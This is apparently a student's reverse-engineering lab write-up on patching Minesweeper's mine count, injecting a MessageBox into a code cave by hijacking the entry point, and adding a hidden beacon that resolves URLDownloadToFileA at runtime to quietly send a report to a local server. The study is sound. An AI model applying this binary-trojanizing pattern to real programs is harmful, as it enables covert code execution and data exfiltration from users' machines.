There are 3 more questions in this part that come about naturally as I go through the setup code, Question 4 being where the size of the board is decided, Question 5 being where the number of mines is decided, and finally Question 6 being how to actually patch the code so that exactly one mine is placed. So first I opened the game and played a bit just to see how the number of mines and size of board changes (like the red counter and how the different levels choose different amounts of mines).




So back to work we have an idea for the board size that was left over from Stage A. Back in the mine-placement loop I saw the game rolled random coordinates and kept reading two globals to do it (one for the column and one for the row). Here is that screenshot again because it's pretty much the whole clue to Q4:




So dword_1005334 and dword_1005338 are the live width and height of the current game meaning every random coordinate the placer rolls is taken modulo these two values. If I can show those two are genuinely the board size and not just some scratch variables I have answered where the size lives (Question 4). I figured they aren't constants at all and instead they just get filled in whenever the player picks a difficulty. So to test that I cross-referenced dword_1005338




and found (looking in the writes (because those are what actually changes)):
Nothing I went looking everywhere and didn't get the slightest clue so going back to the original screenshot:




And looked higher up to the dword_10056A4:



Because unlike the size variables, dword_10056A4 has a write that actually goes somewhere. I xreffed it:



and in the writes there's one at 0x01001E76 (which is the sum: 0x1001BC9+0x2AD), so I double-clicked it and it dropped me into the difficulty handler the code that runs when you choose Beginner / Intermediate / Expert:



And this is where it all comes together. It takes the difficulty I picked and multiplies it by

12 (the lea eax, [eax+eax*2] is ×3 and the shl eax, 2 is ×4), then pulls three values in a row out of a table at dword_1005010: the first goes into dword_10056A4 (the mines), the second into uValue (which IDA named 0x10056A8), the third into dword_10056AC. Double-clicking dword_1005010 jumps to the table itself:

```
.data:01005010 dword_1005010   dd 0Ah
.data:01005014 dword_1005014   dd 9
.data:01005018 dword_1005018   dd 9
.data:0100501C                 db 28h, 3 dup(0)
.data:01005020                 dd 10h
.data:01005024                 dd 10h
.data:01005028                 dd 63h
.data:0100502C                 dd 10h
```

All the numbers here represent the difficulty table:

Difficulty	mines	height	width	address
Beginner	10 (0x0A)	9	9	0x01005010
Intermediate	40 (0x28)	16 (0x10)	16 (0x10)	0x0100501C
Expert	99 (0x63)	16 (0x10)	30 (0x1E)	0x01005028

The table holds three lines per difficulty in the order: mines, height, width: Beginner 10 / 9 / 9 beginning at 0x1005010, Intermediate 40 / 16 / 16 beginning at 0x100501C, and Expert 99 / 16 / 30 beginning at 0x1005028 the exact numbers Minesweeper has always used, which confirms this is the difficulty table.

So now the dead-end from before makes sense. The game keeps two copies of the size: the "configured" one this menu handler fills (uValue height, dword_10056AC width) and the "working" one a running game actually uses (dword_1005338 height, dword_1005334 width) that I started from. When a new game begins it just copies configured into the working and that copy is the only thing writing dword_1005338, which is exactly why its cross-reference looked like nothing. The real trail lives on the mine-count side, and it drags the size along with it because they're all set together in this one handler.

That answers both setup questions:
Question 5: The mine count is decided here and stored in dword_10056A4.
Question 4: The board size is decided in the same place from the same table, stored in uValue/ dword_10056AC and then copied into the working dword_1005334 / dword_1005338 when the game starts.


Finally for the real question we've been building up to:
How will we change the game itself?

The placement loop runs as many times as the counter it loads, and that counter is filled right at the top of the new-game setup (as seen in the screenshot which I've been to that location many times so no need for explaining how):


```
mov     eax, dword_10056A4
mov     dword_1005160, edi
mov     dword_1005330, eax
```

eax = mine count (line 1)
placement counter = that many (line 3)


So "make it place one mine" is just "make that read hand back 1." so in OllyDbg I'll go to 0x010036B7 and change it from "MOV EAX,DWORD PTR DS:[10056A4]" to a much simpler MOV EAX, 1 (as seen in the screenshot):



I tried a few times and that failed because I misspelled EAX so here is again:




Now it worked:



And like last stage the change doesn't change the Byte count the original is A1 A4 56 00 01 (five bytes) and MOV EAX,1 is B8 01 00 00 00 (also five), so nothing after it has to change around it.


Now we will have 1 mine on the board no matter what. Now we just need to make sure every other feature in the game (that uses mines for anything) is also going to follow the 1 mine.

From this xref list (found earlier):




Going through the reads I found at 0x01003712 (which is 100367A+98) that it's related to

the amount of mines (and isn't cosmetic) so it must be dealt with (as seen in the screenshot below).




That same value also drives the red mines-remaining display. So if I leave 0x01003712 alone, the board genuinely has one mine but the game still thinks it has ten it would declare victory a few squares early and the counter would read 10, which looks broken. So I will do the same swap as before in OllyDbg:




And as you can see once more they are both 5 bytes (A1 A4 56 00 01 and B8 01 00 00 00 respectively) and don't need change.

Now I save the file and run it:



Firstly a good sign is that the red mine counter is on 001 now let's click it:



Success!!!! it does the win screen and only one second passed.
That is soooooo satisfying OMG!!!


Quick recap:

- The difficulty you pick indexes a table at 0x1005010 that holds three dwords per level (mines, height, width).
- the mine count lives in dword_10056A4, and the size in uValue (0x10056A8) and dword_10056AC, which get copied into the working dword_1005334 / dword_1005338 when a game starts.
- The mine count is read in two spots: to size the placement loop (0x010036B7) and to size the win condition and the counter (0x01003712).
- 2 5-byte swaps of "mov eax, dword_10056A4" to "mov eax, 1" leave a single already-flagged mine that wins in one click.

Stage C Let the World Know Who You Are:

So Stage C is where it stops being "change one instruction" and starts being "add my own code" which is honestly way cooler. The goal is that the second the game opens a MessageBox pops up (I went with the title "Cyber" and the text "Hacked by Yehuda Levy") and only after I press OK does the game actually start (with the mines flagged from Stage B of course). There's one question here (Q7 how did I do it) and the MessageBox call itself is the easy part, the real challenge is finding somewhere to put my new code and my new strings inside a program that has no free space, and then getting the game to run through my code on the way in.

So first I looked at the imports to see what the already use so my work will be easier and I found in User32 MessageBoxW meaning I don't need to make it from scratch:



And IDA even shows me where I could find it: 010010B8
After looking online I found out how such a message box works and it uses UTF-16 (2 bytes per char). Also I learned that after every character I need 00 and to finish 00 00.

Now to finding space to put my code in.
I know that somewhere there should be at least some padding because just in case things happen you should always have something.
Obviously I'm not going to go bit by bit looking for space so instead I went to an online thing that allows me to look for a lot of zeros in a row and that will be my empty space.
And at 0x01004A55 I (it really) found about 426 bytes empty for my use.

```
.text:01004A48                 db 'LoadLibraryA',0
.text:01004A55                 db 0
.text:01004A56                 db    0
.text:01004A57                 db    0
.text:01004A58                 db    0
.text:01004A59                 db    0
.text:01004A5A                 db    0
.text:01004A5B                 db    0
.text:01004A5C                 db    0
.text:01004A5D                 db    0
.text:01004A5E                 db    0
.text:01004A5F                 db    0
.text:01004A60                 db    0
.text:01004A61                 db    0
.text:01004A62                 db    0
.text:01004A63                 db    0
.text:01004A64                 db    0
.text:01004A65                 db    0
.text:01004A66                 db    0
.text:01004A67                 db    0
.text:01004A68                 db    0
.text:01004A69                 db    0
.text:01004A6A                 db    0
.text:01004A6B                 db    0
.text:01004A6C                 db    0
.text:01004A6D                 db    0
.text:01004A6E                 db    0
.text:01004A6F                 db    0
.text:01004A70                 db    0
.text:01004A71                 db    0
.text:01004A72                 db    0
.text:01004A73                 db    0
.text:01004A74                 db    0
.text:01004A75                 db    0
.text:01004A76                 db    0
.text:01004A77                 db    0
.text:01004A78                 db    0
.text:01004A79                 db    0
.text:01004A7A                 db    0
```

And that continues until:

```
.text:01004A55                 align 200h
.text:01004C00                 dd 100h dup(?)
```

Next I needed the game to actually run my code. There's a field in the PE header called AddressOfEntryPoint that tells the loader where to jump first, and normally it points at the C runtime startup (the "original entry point"/OEP which here is 0x01003E21). My plan is to point it at my code instead, do my thing, and then jmp back to 0x01003E21 so the game boots completely normally afterwards.

I looked online how MessageBoxW works and it looks like this:
int MessageBoxW(HWND hWnd, LPCWSTR lpText, LPCWSTR lpCaption, UINT uType)
And since it's a stdcall you push the arguments backwards.
My code is short since I don’t need to do much at all it will look like this pretty much:

push 0	meaning uType = OK button
push offset Caption	lpCaption "Cyber" (calling the later row)
push offset Text	lpText "Hacked by Yehuda Levy" (calling the later row)


```
push 0                              hWnd = 0
call dword ptr [0x010010B8]         MessageBoxW
jmp 0x01003E21                      back to the normal startup
48 00 61 00 63 00 6B 00 65 00 64 00 20 00 62 00 79 00 20 00 59 00 65 00 68 00 75 00 64 00 61
00 20 00 4C 00 65 00 76 00 79 00 00 00          (spells "Hacked by Yehuda Levy")

43 00 79 00 62 00 65 00 72 00 00 00             (spells: “Cyber”)
```

```
.text:01004A56
.text:01004A56                  public start
.text:01004A56 start            proc near
.text:01004A56                  push    0               ; uType
.text:01004A58                  push    offset Caption  ; lpCaption
.text:01004A5D                  push    offset Text     ; lpText
.text:01004A62                  push    0               ; hWnd
.text:01004A64                  call    ds:MessageBoxW
.text:01004A6A                  jmp     sub_1003E21
.text:01004A6A start            endp
.text:01004A6A
```

As you can see it looks a tiny bit different because the MessageBoxW allowed me to do more than expected. Also I didn’t write long comments cuz I did that once already but now thinking of it could’ve copy pasted it.


So now my code is in I just need to send the file first to there and for that I opened it in CFF explore




And went to the AddressOfEntryPoint and changed it to my code:

AddressOfEntryPoint	00000100	Dword	00004A56	.text


And that should be it. I just need to save, run and confirm.



Success!!! And the game boots regular:



And wins regular:



Quick recap:

- The game already imports MessageBoxW (at 0x010010B8) so no new import is needed.
- There's a place of unused zeros at 0x01004A56 with plenty of room for a small code and two strings.
- The code pushes the four arguments, calls MessageBoxW, and jmps back to the original entry point 0x01003E21.
- Repointing AddressOfEntryPoint from 0x00003E21 to 0x00004A56 makes the loader run the code once at launch, so the box shows and then the already-flagged game starts.

Stage D Talk to the Outside World:


So Stage D is the sneaky one, on top of everything the earlier stages do, the second the game opens it quietly phones a little server running on my own machine (127.0.0.1:80) and sends it my mission report ("Mission report all mines flagged - Yehuda Levy"). The brief straight up says this stage is graded mostly on the research and asks one question Question 8: what were the difficulties and what did I try?, so pretty much this whole thing is a story of me walking into walls and backing out, which is most of what actually happened.

First I had to figure out how to even talk HTTP from inside a program. The "proper" Windows way is a library called wininet, so that's where I started, and it does it as a four step chain, InternetOpen then InternetConnect then HttpOpenRequest then HttpSendRequest, where each call hands you a handle you feed into the next one. I started wiring it up and pretty quickly hated it, four calls, four sets of arguments, and four handles to keep straight, and I kept losing track of which handle went into which call. Which was seriously doing my head in.
For something that just needs to fire one request and forget about it, this felt like way too much that could go wrong, so I backed out and went looking for something simpler.

And I found it, one single function from a library called urlmon called URLDownloadToFileA, which takes a URL, does a GET, and dumps whatever comes back into a file. One call instead of four. perfect for something that just fires once and I never think about again, so I went with that.

Then I hit the actual first wall, the game imports zero networking, no urlmon, no wininet, nothing, so I can't just call URLDownloadToFileA the way I called MessageBoxW in Stage C because there's no import slot for it. My first idea was the obvious one, just add urlmon to the import table in CFF Explorer myself. That turned into a nightmare, the import table is super picky about its exact format, and the loader reads it before the program even starts, and getting one byte wrong doesn't give you an error message, it gives you an exe that Windows just refuses to open (and it never tells you which byte, that's the worst part). I made like two or three dead exes in a row before I admitted defeat and backed out of that idea too.

So how do you call a function you can't import. The way around it is the trick shellcode always uses, resolve the function at runtime instead of at load time.
And here's the lucky part, the game already imports the two functions that can reach every other function in Windows, LoadLibraryA (at 0x0100109C) and GetProcAddress (at 0x01001094). Those two basically let you get to anything in Windows. Took me way too long to even remember you can do this. LoadLibraryA("urlmon.dll") loads the library and hands me a handle, then GetProcAddress(handle, "URLDownloadToFileA") hands me the address of the exact function I want, and I only need the names as plain ASCII strings in my code. No import editing at all.



Small wall right after that, I wrote "call URLDownloadToFileA" by name like a normal person and of course it did nothing useful, because the name means nothing without an import. Then it clicked, GetProcAddress hands me the address back in eax, so I don't call it by name at all, I just call eax.

One more dumb wall while I was building it, at first I passed 0 as the filename because I don't actually want a file saved, and the call just failed. Turns out URLDownloadToFileA insists on saving the response somewhere, it's not optional, so I gave it a junk name "report.tmp" that I don't care about at all. The download is just a pretext anyway, the thing I actually care about is the URL, and I hide my message in the query part of the URL because that's the bit every server prints.

Code-wise this all just extends my Stage C code, the MessageBox part stays exactly the same, but instead of jumping home right after the box I fall through into the beacon and only jump home at the very end. Here's the beacon half (the part after the MessageBox call):

push 0x01004AD0	"urlmon.dll"
call dword ptr [0x0100109C]	LoadLibraryA -> eax = handle
push 0x01004ADB	"URLDownloadToFileA"
push eax	the handle
call dword ptr [0x01001094]	GetProcAddress -> eax = the function
push 0	lpfnCB = 0
push 0	dwReserved = 0
push 0x01004B36	"report.tmp" (throwaway file)
push 0x01004AEE	the URL with my report
push 0	pCaller = 0
call eax	URLDownloadToFileA(...)

jmp 0x01003E21 back to the game

